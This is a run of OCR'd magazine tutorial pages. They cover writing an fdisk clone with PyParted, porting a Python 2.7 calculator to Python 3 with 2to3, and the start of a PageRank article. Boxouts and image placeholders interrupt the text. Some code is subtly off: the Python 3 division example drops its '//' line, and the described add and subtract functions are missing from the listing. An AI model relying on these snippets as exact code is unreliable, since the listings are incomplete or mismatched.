Many modern operating systems enable you to assign a label to a disk, which is especially useful for removable media (**/media/BobsUSBStick** says more than **/media/sdb1**). But they are not the disk labels that libparted refers to.

When we speak of disk labels on these pages, we mean partition tables. It is very uncommon for a hard disk to not to have one (although many flash drives comes with no partitions). Linux usually sees unpartitioned devices as **/dev/sdX** (with **X** being a letter); partitions are suffixed with an integer (say, **/dev/sda1**).

There are many different partitioning schemes (or disk labels). Traditionally, the **'msdos'** (MBR) disk partitioning scheme was the most popular one for PCs. By today's standards, it's very limited: it may contain at most four partitions (called 'primary') and stores partition offsets as 32-bit integers. If you need more, one partition should be marked as 'extended', and it may contain as many logical partitions as you want. This is the reason why logical partitions are always numbered starting with 5 in Linux.

The newer GUID Partition Table (**'gpt'**) is much more flexible. It's usually mentioned in connection with UEFI, however it is self-contained and can be used on BIOS systems as well. In a **'gpt'** disk label, partitions are identified by Globally Unique Identifiers (GUID) values. Their starting and ending offsets are 64-bit, so there is some safety margin for hard disks of tomorrow's capacities.


Your very own fdisk

fdisk is probably the most basic partitioning tool. It's an console program: it reads single-letter commands entered by a user and acts accordingly, printing results on the screen. Originally, it supported MBR and also BSD/SUN disk labels; we'll stick to MBR only.

Our example (let's call it **fdisk.py**) is a somewhat more elaborate version of **fdisk/fdisk.py** found in the PyParted sources **https://git.fedorahosted.org/cgit/pyparted.git/tree/src/fdisk/fdisk.py**, but it's a bit simplified compared with the real **fdisk**. Since **parted** and **fdisk** are not 100% compatible (although **parted** is more advanced in many ways), there are some discrepancies (see comments in the sources for details). However, **fdisk.py** implements all the basic functions you'd expect from the partitioning software: it can create partitions (both primary and logical), list them, delete them, and even mark them as bootable. All of these options are implemented as methods of the **Fdisk** class, which is instantiated when the program starts. In **Fdisk.__init__()**, we check whether the drive already has a partition table and create it if necessary. If the disk has any partition table other than MBR, the program exits immediately. The main loop simply dispatches commands entered by a user to Fdisk's instance methods. If any of them raise an **ExitMainLoop** exception, the program ends.

Let's start with the code that displays a partition table. In the real **fdisk**, it looks like the image at the top of page 96. And the following is the relevant part of **fdisk.py** code:

```
print """
Disk {path}: {size_mbytes:d} MB, {size:d} bytes
{heads:d} heads, {sectors:d} sectors/track, \
{cylinders:d} cylinders, total {sectors_total:d} sectors
Units = 1 * sectors of {unit:d} = {unit:d} bytes
```


/dev/sda - GParted
GParted Edit View Device Partition Help
New Delete Resize/Move Copy Paste Undo Apply
Undo Last Operation
/dev/sda (8.00 GiB)
/dev/sda2
7.51 GiB

Partition	File System	Mount Point	Size	Used	Unused	Flags
/dev/sda1	ext4		500.00 MiB	26.04 MiB	473.96 MiB	boot
/dev/sda2	lvm2 pv	VolGroup	7.51 GiB	7.51 GiB	0.00 B	lvm

libparted provides the power behind many well-known free software tools, including GParted.

```
Sector size (logical/physical): {sector_size:d} \
bytes / {physical_sector_size:d} bytes
I/O size (minimum/optimal): {minimum_io_size:d} \
bytes / {optimal_io_size:d} bytes
"".format(**data)

width = len(disk.partitions[0].path) \
 if disk.partitions else len('Device') + 1
print "{0:>{width}} Boot     Start       \
 End     Blocks   Id  System".format('Device', width)
```

The data dictionary is filled as follows:

```
unit = device.sectorSize
size = device.length * device.sectorSize
cylinders, heads, sectors = \
 device.hardwareGeometry
minGrain, optGrain = \
 device.minimumAlignment.grainSize,
 device.optimumAlignment.grainSize
data = {
 'path': device.path,
 'size': size,
 'size_mbytes': int(parted.formatBytes(size, 'MB')),
 'heads': heads,
 'sectors': sectors,
 'cylinders': cylinders,
 'sectors_total': device.length,
 'unit': unit,
 'sector_size': device.sectorSize,
 'physical_sector_size': device.physicalSectorSize,
 'minimum_io_size': minGrain * device.sectorSize,
 'optimal_io_size': optGrain * device.sectorSize,
}
```

We can deduce the maximum and optimum I/O sizes from corresponding alignment values (see the previous section). Since we don't allow our user to change units (as the real **fdisk** does), unit variable is always equal to sector size. Everything else is straightforward.

Parted has no concept of DOS disk label types such as 'Linux native', 'Linux swap', or 'Win95 FAT32'. If you were to install good old Slackware using **fdisk** back in 1999, you would almost certainly use some of these. So we emulate disk labels to some extent on top of the partition and filesystem types provided by PyParted. This is done in the **Fdisk._guess_system()** method. We recognise things like 'Linux LVM' and 'Linux RAID', **parted.PARTITION_SWAP** maps to 'Linux swap', ext2/3/4, btrfs, ReiserFS, XFS, and JFS are displayed as 'Linux native', and we even support FAT16/32 and NTFS. As a bonus, PyParted enables you to identify hidden or service partitions added by some hardware vendors (**https://git.fedorahosted.org/cgit/pyparted.git/tree/src/fdisk/fdisk.py**). If the heuristic doesn't work, we print 'unknown'.

Creating partitions

It is also easy to delete a partition. The only thing to remember is that partitions on the disk can be out of order, so you can't use the partition number as an index in the **disk.partitions** array. Instead, we iterate over it to find the partition with the number that a user has specified:

```
for p in self.disk.partitions:
 if p.number == number:
  try:
   self.disk.deletePartition(p)
  except parted.PartitionException as e:
   print e.message
  break
```

If we try to delete an extended partition that contains logical partitions, **parted.PartitionException** will be raised. We catch it and print a friendly error message. The last **break** statement is essential. PyParted automatically renumbers the partitions when you delete any of them. So, if you have, for instance, partitions 1–4, and delete the one numbered 3, the partition that was previously number 4 will become the new 3, and will be deleted at the next iteration of the loop.

The largest method, not surprisingly, is the one that creates partitions. Let's look at it step by step. First of all, we check how many primary and extended partitions are already on the disk, and how many primary partitions are available:

```
# Primary partitions count
pri_count = len(self.disk.getPrimaryPartitions())
# HDDs may contain only one extended partition
ext_count = 1 if self.disk.getExtendedPartition() else 0
# First logical partition number
lpart_start = self.disk.maxPrimaryPartitionCount + 1
# Number of spare partitions slots
parts_avail = self.disk.maxPrimaryPartitionCount -\
 (pri_count + ext_count)
```

Then we check if the disk has some free space and

Chinese Remainder Theorem

If you were curious enough to skim through the libparted documentation, you've probably spotted a reference to the Chinese Remainder Theorem. Despite the somewhat flippant name, it's a serious statement that comes from number theory. Basically, it lets you to find a minimum integer that yields given remainders for given divisors. If this all sounds like gibberish, think of a basket of eggs. You don't know how many of them are in it, however, if you take them out by twos or threes, you'll have one of them remaining in the bottom of the basket; to empty the basket, you'll need to take them out in batches of five. Using the Chinese Remainder Theorem, you can determine how many eggs are in the basket.

When you place a partition somewhere on a disk, libparted needs to satisfy both alignments (among other things). This is accomplished by solving a system of linear equations (see the **natmath.c** source code if you are really curious). It's amazing to realise that a 1,500-year old maths problem is useful for a free software library of the 21st century.

return from the method if not. After this, we ask the user for the partition type. If there are no primary partitions available, and no extended partition exists, one of primary partitions needs to be deleted, so we return from the method again. Otherwise, a user can create either a primary partition, an extended partition (if there isn't one yet), or a logical partition (if an extended partition is already here). If the disk has fewer than three primary partitions, a primary partition is created by default; otherwise we default to an extended or logical one.

We also need to find a place to store the new partition. For simplicity's sake, we use the largest free region available. **Fdisk._get_largest_free_region()** is responsible for this; it's quite straightforward except one simple heuristic. It ignores regions shorter than optimum alignment grain (usually 2048 sectors): they are most likely alignment gaps.

Any logical partition created must fit inside the extended partition, and we use **Geometry.intersect()** to ensure that this is the case. On the contrary, a primary partition must lie outside the extended, so if the intersection exists, we return from the method. The code is similar in both cases; below is the former check (which is a bit shorter):

```
try:
 geometry = ext_part.geometry.intersect(geometry)
except ArithmeticError:
 print "No free sectors available"
 return
```

If there is no intersection, **Geometry.intersect()** raises **ArithmeticError**.

All the heavy lifting is done in the **Fdisk._create_partition()** method, which accepts the partition type and the region that will hold the new partition. It starts as follows:

```
alignment = self.device.optimalAlignedConstraint
constraint = parted.Constraint(maxGeom=geometry).\
 intersect(alignment)
data = {
 'start': constraint.startAlign.\
  alignUp(region, region.start),
 'end': constraint.endAlign.\
  alignDown(region, region.end),
}
```

As in the real **fdisk(1)**, we align partitions optimally by default. The partition created must be no larger than the available free space (the **region** argument), so the **maxGeom** constraint is enforced. Intersecting these gives us a Constraint that aligns partitions optimally within boundaries specified. **data['start']** and **data['end']** are used as guidelines when prompting for the partition's boundaries, and they shouldn't be misleading. Thus we perform the same calculation that libparted does internally: find start or end values that are in a specified range and aligned properly. Try to play with these; for example, change the alignment to **self.device.minimalAlignedConstraint** and see what changes when you create a partition on an empty disk.

Resources

- PyParted homepage **https://fedorahosted.org/pyparted**
- Virtual Environments guide **http://docs.python-guide.org/en/latest/dev/virtualenvs**
- Partition types: properties of partition tables **www.win.tue.nl/~aeb/partitions/partition_types-2.html**
- Windows NT4 Hardware Requirements **http://en.wikipedia.org/wiki/Windows_NT#Hardware_requirements**
- fdisk.py sources (this article's version) **https://github.com/vsinitsyn/fdisk.py**
- PyParted's fdisk.py sample code **https://git.fedorahosted.org/cgit/pyparted.git/tree/src/fdisk/fdisk.py**

After that, **Fdisk._create_partition()** asks for the beginning and the end of the partition. **Fdisk._parse_last_sector_expr()** parses expressions like **+100M**, which **fdisk(1)** uses as the last sector specifier. Then, the partition is created as usual:

```
try:
 partition = parted.Partition(
  disk=self.disk,
  type=type,
  geometry=parted.Geometry(
   device=self.device,
   start=part_start,
   end=part_end))
 self.disk.addPartition(partition=partition,
  constraint=constraint)
except (parted.PartitionException,
 parted.GeometryException,
 parted.CreateException) as e:
 raise RuntimeError(e.message)
```

If **part_start** or **part_end** are incorrect, the exception will be raised (see the comments in the source code for the details). It is caught in the **Fdisk.add_partition()** method, which displays error messages and returns.

To save the partition table on to the disk, a user enters the **w** command at the **fdisk.py** prompt. The corresponding method **(Fdisk.write())** simply calls **disk.commit()** and raises **MainLoopExit** to exit.

Afore ye go

Python is arguably the scripting language of choice in today's Linux landscape, and is widely used for various tasks including the creation of system-level components. As an interpreted language, Python is just as powerful as its bindings, which enable scripts to make use of native C libraries. In this perspective, it's nice to have tools like PyParted in our arsenal. Implementing partitioners is hardly an everyday task for most of us, but if you ever face it, the combination of an easy-to-use language and a production-grade library can greatly reduce your programming efforts and development time.

Dr Valentine Sinitsyn edited the Russian edition of O'Reilly's *Understanding the Linux Kernel*, has a PhD in physics, and is currently doing clever things with Python.

LINUX VOICE TUTORIAL

PYTHON: MIGRATE YOUR PROGRAMS TO VERSION 3

RICHY DELANEY

It's been long enough: it's time to port your applications to Python 3 and take advantage of its great new features.

WHY DO THIS?
- Embrace the future!
- Take advantage of the latest improvements to Python.
- Get users around the world with Unicode characters.

Python, like most other pieces of software, sees incremental releases fairly frequently. If you have used Python on any Linux distribution in the past decade, it's likely that you were using Python 2 of some variety (Python 2.0 was released in October 2000, and the last Python release of the 2.x versions was 2.7).

All of the previous releases of Python have been backwards compatible, which means that although the underlying code has changed with each release, the core structure of Python remained the same. The syntax as well as the majority of the standard library APIs were unchanged. This meant that code that runs on Python 2.5 for example should run on Python 2.7.

Python 3 was the first release of Python that was backwards incompatible. This led to a slow uptake, and many developers were reluctant to put in the extra effort to update their software. There is still a massive subset of the Python community who use Python 2.X rather than the new version.

However, there were also advantages to breaking compatibility with Python 2. It has enabled the developers to get rid of a lot of the cruft that had built up in the language, and helped them to add some modern features. Mistakes in the core API can be corrected without having to worry about maintaining compatible with a whole host of older software.

The language evolves

It's important to understand how Python is developed and designed by its community. Thanks to the very open design discussions through Python Enhancement Proposals (see the *What In The World Are PEPs* boxout, right), there are reasoned discussions around every change in the language. Decisions are made on these discussions by the Python community at large and of course by the Benevolent Dictator for Life (BDFL) Guido Van Rossum, the original creator of the Python programming language. Along with this form of discussion, there are also a lot of language decisions made on the Python development mailing list.

Most of the decision making and design proposals for the Python 3 took place during PEPs 3000 and 3100, which are still online for all to see. It is through this open forum that the Python language is developed and is truly one of the great parts of the language and its ecosystem. What makes Python 3 worth the switch? Why should your new project be written in Python 3? For many years following the release of Python 3, the lack of quality external libraries meant that it was often not a good choice. Nowadays, this has changed significantly, and the number of libraries that support Python 3 is growing every day. Major Python projects such as the Django web framework now support Python 3 on its stable branch.

Coupled with this, Python 2.X is now an old language that, although maintained and supported, is no longer developed. Guido recently extended the life of Python 2.7 to 2020, but Python 2.7 is a language which is guaranteed to not have any new features in its lifespan. With Python 3, you get all the latest and greatest features in the standard library.

Fantastic features

If you read about Python 3 online, you may be forced into thinking the only difference is that the print statement is now a function, but Python 3 also adds real improvements:

- Unicode is supported throughout the standard library and is the default type for any strings defined.
- The new asyncio library, which is part of the standard library, gives a defined way to do asynchronous programming in Python. This makes it easy to write concurrent programs enabling you to make the most of your new-generation hardware.
- Better exception handling: in Python 2.X there were lots of ways to throw and catch exceptions; with Python 3, error handling is cleaner and improved.
- Virtualenv is now part of the standard Python distribution. The Virtualenv environment provides

What in the world are PEPs?

PEPs (Python Enhancement Proposals) are the main forums in the Python community for proposing new features or improvements to the Python core language. They enable the community to review, discuss and improve proposals. They also enable readers to digest why certain features are the way they are as well as looking at the alternates were rejected and why, so they're often helpful in understanding how you would use a certain feature – a good example being PEP-8, (**http://python.org/dev/peps/pep-0008**), which documents the suggested coding style for Python. Popular tools such as pep8 and flake8 enforce these rules when run on a Python file. The main PEP index can be found at **http://python.org/dev/peps**.

a way to build a lightweight Python runtime that enables you to have isolated Python environments running potentially different Python versions and libraries. Previously this was third-party software which had to be installed separately. If Python 3 is installed on your system, then so is Virtualenv.

- PYC (Python Byte Compiled) files now live in a new directory called **pycache**. In previous Python releases, PYC files cluttered directories as they lived in the same place as the source files. There is also an improvement in how they are stored, as there are separate files per interpreter.
- There is now a single number type in Python. Prior to Python 3, there were two types: **longs** and **int**, which has been simplified to just the **int** type.
- The standard library itself is much improved in lots of places.

The main thing to note is that the effect of the changes in Python 3 on the syntax and overall usability of the language is very small. This should mean that existing Python developers feel very comfortable with Python 3 and that Python 3 is just as user friendly as other Python versions are to new users of the language.

At the time of writing, mainstreams distributions do not ship Python 3 as the default distribution. However, some systems come with Python 3 installed, while others have it in the repositories. Ubuntu comes with Python 3 pre-installed in 14.04. In 12.04, you can install Python 3 by getting the **python3-minimal** package from your package manager. Ubuntu and Fedora have open tickets to make Python 3 the default Python. This is currently scheduled for Fedora 22, and was an unreached goal for Ubuntu 14.04. More information on installing Python 3 on Ubuntu can be found in the boxout below.

Porting to Python 3

Let's take a look at what's involved in porting some code from Python 2.7 to 3.3. This example will explore some of the main pain points and improvements in Python 3.3 – the code is quite simple, but in the wild there are a lot of different challenges that you could face when trying to port large bodies of code. All of the code listings, for Python 2.7 and Python 3 versions, can be found at **linuxvoice.com/lv5-python.tar.gz**.

The code we're using is a simple locale-specific calculator program. This program displays some of the inherent problems with the way that Python 2.X manages Unicode. Below is a full code listing of the code written for Python 2.7 :

```
#!/usr/bin/python2.7
# -*- coding: utf-8 -*-
import argparse

ENGLISH_MESSAGES = {
  "greeting": "Hello world",
  "num1": "First Number:",
  "num2": "Second Number:",
  "div": "Dividing %d by %d gives %f"
}
CHINESE_MESSAGES = {
  "greeting": u"世界， 你好！ ",
  "num1": u"第一个号码".encode("utf-8"),
  "num2": u"第二个号码".encode("utf-8"),

  "div": u"除以%d%d给出了%f".encode("utf-8")
}

LOCALES = {
  "en": ENGLISH_MESSAGES,
  "ch": CHINESE_MESSAGES
}

def grab_input(locale_messages, locale_key):
  user_msg = locale_messages[locale_key]
  x = raw_input(user_msg)
  # python 2.X converts this automatically to a long
  # in the case where it is > sys.maxint
  # something you don't have to think about with
  # python 3
  return int(x)

def div(x, y, locale_messages):
  # need to first make x a float before we can divide
  floated_x = float(x)
  print locale_messages["div"] % (
    x, y, (floated_x / y))
  return floated_x / y
if __name__ == "__main__":
  parser = argparse.ArgumentParser()
  parser.add_argument("--locale", "-l", dest="locale",
default="en")
  args = parser.parse_args()
  locale_messages = LOCALES[args.locale]
  print locale_messages["greeting"]
  x = grab_input(locale_messages, "num1")
  y = grab_input(locale_messages, "num2")

  div(x, y, locale_messages)
```

This program asks a user for two numbers, and then displays the result of addition, subtraction and division of these numbers. The main difficulty in this program is the Unicode support for the Chinese locale. The following is a demo run of the program using the Chinese locale.

```
$ python2.7 simple_calc.py --locale=ch
世界， 你好！
```

Installing Python 3 from PPA

If you're using an older version of Ubuntu, the version of Python 3 installed may be as old as Python 3.2 (in the case of Ubuntu 12.04). Luckily, there is a PPA called "deadsnakes" maintained by Felix Krull. At time of writing, this supported the following Python revisions: 2.3, 2.4, 2.5, 2.6, 2.7, 3.1, 3.2, 3.3, 3.4. The PPA can be added by adding the line **ppa:fkrull/deadsnakes** to your software sources. After the PPA is configured on your system you can install Python 3.3, for example, with:

```
sudo apt-get install python3.3
```

```
第一个号码27
第二个号码4
加入 27 ~ 4 给了我 31
减去27至4给了我23
除以274给出了6.750000
```

Let's dig a little deeper into the portions of the code that deal with Unicode.

```
# -*- coding: utf-8 -*-
```

This line tells the Python interpreter which encoding it should use to read the Python file. Without this comment, Python defaults to reading the file using the ASCII encoding. This encoding enables us to read Unicode literals in the source code such as the Chinese messages in the greetings dictionary. Omitting this from our source code will result in the following exception when running the code.

```
SyntaxError: Non-ASCII character '\xe4' in file simple_calc.py on
line 14, but no encoding declared; see http://www.python.org/
peps/pep-0263.html for details
```

The next thing to understand in the source is how the Chinese characters are declared.

```
"num1": u"第一个号码".encode("utf-8"),
```

The unicode literal is encoded using the **"utf-8"** encoding. This converts from a Unicode type to a **str** type in Python, which is what Python 2.7 uses by default. If we don't encode the Unicode literal, the Python **raw_input** function will not be able to output a Unicode literal and execution will fail as in the following example:

```
>>> unicode_value = u"世界， 你好！ "
>>> raw_input(unicode_value)
UnicodeEncodeError: 'ascii' codec can't encode characters in
position 0-5: ordinal not in range(128)
```

This is one of the problems in Python 2.7: the default string encoding is ASCII, meaning that any non-ASCII encoded strings must be encoded to work in some core functions like **raw_input**.

Integer division

Another Python 2.7-specific functionality that has been replaced in Python 3.3 is integer division. This behaviour is summed up in the two examples below: one is code running in a Python 2.7 interpreter, while the other is running in a Python 3 interpreter.

Python 2.7:

```
>>> x, y = 21, 5
>>> x / y
4
>>> float(x) / y
4.2
>>> x / float(y)
4.2
```

Python 3.3:

```
>>> x, y = 21, 5
>>> x / y
4.2
4
```

As should be clear from the examples, in Python 2.7 division of two integers always resulted in an integer. In Python 3.3, division of two integers will always result in a float value. The previous default behaviour is preserved in Python 3.3 under the **//** operator.

As mentioned before, porting a big body of code is very different to our example and there are a few things that we have to make sure of before attempting any port to Python 3.

- The project is thoroughly unit-tested. Regressions and bugs in the porting process can easily go unnoticed without a full suite of tests.
- The project is using Python 2.7. Using the latest version of the Python 2.X interpreter allows the developer to benefit from some features that are backported from Python 3 and is the easiest migration path.

To make porting code to Python 3 as easy as possible, there's a tool called **2to3**, which should be on the system path if Python 3 is installed on your system. **2to3** is a utility script, which takes Python 2.7 file(s) as input and outputs the equivalent code compatible with the Python 3 interpreter.

First, before making any modifications, the **2to3** tool enables you to output a diff of what modifications will be done:

```
2to3 simple_calc.py
```

For the sake of this tutorial, we want to preserve the Python 2.7 version of the code and create a new version of the file in a directory called **python3**. Here's the command to output a Python 3 version of the code into the **python3** directory (presuming that the Python 2.7 version of the file is housed under the **python27** directory):

```
2to3 -o python3 -nw python27/simple_calc.py
```

The **-o** argument specifies the directory to write to and the **-nw** tells the tool there's no need to write any backups (it's worth a look at the man page for a comprehensive guide to the options in **2to3**). This command will output a file called **simple_calc.py** in the **python3** directory.

Let's look at the changes that the **2to3** code made and what changes are needed to make it work to our expectations.

The first major change that happens is one of the most controversial and best-known features of Python 3. Printing output in Python 2.7 was done using a statement rather than a function, ie no parenthesis. In Python 3 this was replaced by a function. This backwards-incompatible change is one of the far-reaching changes, and makes running Python 2.X code in a Python 3 interpreter often impossible without using a tool like **2to3**. Below is an example of the change made by **2to3**.

Python 2.7:

```
print locale_messages["greeting"]
```

Python 3.3:

```
print(locale_messages["greeting"])
```

There are a number of reasons to have **print** as a function. A function enables you to more easily override and add functionality to **print** without having to change Python syntax. It also makes it easier to mock out in unit tests. The next thing of note is that

2to3 replaced the **raw_input** function for retrieving user input with the simpler function name of **input**. Here's the Python 2.7 code:

```
x = raw_input(user_msg)
```

... and here's the equivalent in Python 3.3:

```
x = input(user_msg)
```

Finally, in Python 3, string literals' default type is Unicode. This means that we no longer have to include the **u** before the string literal to indicate that it is a unicode string. This preceding **u** was actually removed as part of Python 3, but to help with migration to Python 3, was re-included (as documented in PEP 414). Unicode is everywhere in Python 3 by default. The **2to3** tool has stripped the Chinese strings of the preceding **u**.

Running the generated code using Python 3 produces output similar to the following:

```
$ python3 python3/simple_calc.py --locale=ch
世界， 你好！
b'\xe7\xac\xac\xe4\xb8\x80\xe4\xb8\xaa\xe5\x8f\xb7\xe7\
xa0\x81'456
b'\xe7\xac\xac\xe4\xba\x8c\xe4\xb8\xaa\xe5\x8f\xb7\xe7\
xa0\x81'32
Traceback (most recent call last):
 File "python3/simple_calc.py", line 68, in <module>
  add(x, y, locale_messages)
 File "python3/simple_calc.py", line 42, in add
  x, y, (x + y)))
TypeError: unsupported operand type(s) for %: 'bytes' and 'tuple'
```


There is no magic wand!

This example demonstrates the fact that although in most cases the **2to3** utility can make Python 2.7 code runnable, it doesn't necessarily fix any logical issues or discrepancies that result from the porting exercise. The converted program has a number of runtime errors that are both visible and cause program execution to fail. These cases highlight the necessity of having a full suite of unit tests before attempting to port code.

The main problem exhibited while running the code under Python 3 is that we were previously converting the Unicode Chinese characters to **str** types. This meant that when we convert it, the **str** type becomes the **bytes** type, which is rendered in its full representation (including the **b**). As Unicode is now the default string type in Python, there is no need to first encode it to **"utf-8"**. The Python 3 interpreter example below demonstrates this:

```
>>> x = u"第一个号码"
>>> print(x)
第一个号码
>>> print(x.encode("utf-8"))
b'\xe7\xac\xac\xe4\xb8\x80\xe4\xb8\xaa\xe5\x8f\xb7\xe7\
xa0\x81'
```

To fix this, remove the encodings in the **CHINESE_MESSAGES** dictionary declaration. The **input** function in Python 3 accepts Unicode strings as the input string, whereas the **raw_input** for Python 2 expects strings only.



PYTHON 3 WALL OF SUPERPOWERS

Python 3.0 was released December 3, 2008.
As listed on PyPI - packages in red don't support python 3, packages in green do. Hopefully one day everything will be greener.
Status: 157/200 Updated: 2014-04-18 09:04:17.163441

Package	Downloads
distribute	22764025
lxml	15872421
boto	13606720
requests	13346733
pip	12897495
virtualenv	11441578
nose	9469047
six	9463923
pytz	8061909
simplejson (py3k)	7868958
ssl (py3k)	7841502

Python Wall of Superpowers is a colourful way to check for Python 3 support in external libraries.

The program failed with a Type Error exception. This is due to the fact that string formatting using the **%** symbol in Python 3 does not work on bytes strings. In order to use this string formatting, the messages must be Unicode strings. The fix employed in the last step will also fix this, as the strings being operated on will now be of the Unicode type. Bytestrings will support **%** symbol formatting soon, and details of this change can be found in PEP 461.

In the last step of this conversion, Python 3's new division operator, can save a few lines of code. For the division function, we were previously casting **int**s to floats in order to get floating number results from the division. In Python 3, this is the default behaviour of division for two **int** values, meaning there is no need to cast to a float before that point. The modified **div** function is shown below:

```
def div(x, y, locale_messages):
  print(locale_messages["div"] % (
    x, y, (x / y)))
  return x / y
```

Porting even this very simple application took some effort after use of the automatic tool to make it work as expected. Larger bodies of code will result in significantly more work.

There is huge momentum currently in the Python community around improving the library support for Python 3, and there are many resources to give you an indication of what libraries are supported by Python 3. The Python 3 Wall of Superpowers website (**http://python3wos.appspot.com**) shows an up-to-date listing of the compatibility of major Python Package Index libraries with Python 3. If your project uses a lot of external libraries, this is a great way to evaluate if porting your code is possible. If you have the expertise, and a library you depend on doesn't support Python 3, why not take it on as a personal challenge and submit a pull request for that project?

Richy Delaney is a software engineer with Demonware Ireland, working on back-end web services using Python and Linux. He has been an avid Linux user for the past five years.

LINUX VOICE TUTORIAL

CODE NINJA: RANKING WEB PAGES

BEN EVERARD

There's a lot of rubbish on the web, so how to you sort the good from the bad – and make billions of dollars doing so?

WHY DO THIS?

- Write your own search engine and invade others' privacy for profit.
- Unlock the secrets of a multi-billion dollar corporation.
- Get a job in sunny California.

Creating a web search engine that returns useful information isn't easy. Not only do you have to index every page, but you also have to find to decide which of the millions of pages that contain the particular search words are most interesting. Originally, some of the better search engines did this by manually curating lists of the most important sites, but this approach simply couldn't keep up with the growth of the web.

In the mid 90s, Larry Page and Sergey Brin looked to the way web pages linked to each other to provide an answer. They reasoned that the structure of these links could be used to determine how important a particular page was, because the more important pages would be linked to more pages than other, less important pages. The idea came from academia, where the importance of a published paper is often determined by the number of papers that cite it.


The method, which they called PageRank, democratises the problem of deciding the value of a particular web page by allowing every other page on the web to vote on what they think are the best sites using their links.

Beat Google at its own game

To start with, you need a list of all the pages on the web and details of what they link to. Once you have this, you can then add up the links and see what page has the most pages linked to it. A simple assessment would say that this is the most important page. However, that simple assessment could be wrong. It would be easy to game this system by creating a lot of links to a page; also, the algorithm would give a fairer picture of the situation if links from important pages were given a higher importance from links from pages that are less prominent.

Initially, this might seem to create a catch-22 situation: the importance of the page is determined by the algorithm, but the algorithm needs to know the importance of the pages to run.

Another way to frame the same issue is to say, what's the probability that someone who clicks on



Calculating the PageRanks for a mini-web of just four pages. This particular arrangement took quite a long time to stabilise.

Page ranks

	t=0	t=1	t=2	t=3	t=4	...	t=29	t=30
a	0.25	0.14375	0.0534375	0.0534375	0.0534375		0.0534375	0.0534375
b	0.25	0.56875	0.388125	0.54165625	0.4111546875		0.4721460486	0.4702383587
c	0.25	0.0375	0.0375	0.0375	0.0375		0.0375	0.0375
d	0.25	0.25	0.5209375	0.36740625	0.4979078125		0.4369164514	0.4388241413


Table showing the PageRank values for each page at each iteration.

Open source search engine

If you've read this article, then you've probably guessed that creating a useful web search engine takes a phenomenal amount of computing power. This makes it unfeasible for most people to simply install the software on their computer and start running their own search engine.

The YaCy project is hoping to change this. Rather than rely on a centralised data centre controlled by a single company, it's powered by users around the world in a peer-to-peer network that share the load of indexing and searching. The advantage of this is that there's no central point that could be used to censor it, and it allows the web's users to take back control of how search works.

Currently the search engine is functional, but the results can leave a little to be desired. However, if more people join, then the results should improve. To join, you just have to download the tarball from www.yacy.net, and run the startYACT.sh file. This will start the back end running, and start a web browser on localhost:8090 that has a search engine interface.



You can instruct YaCy to index particular pages. Here it's crawling LinuxVoice.com

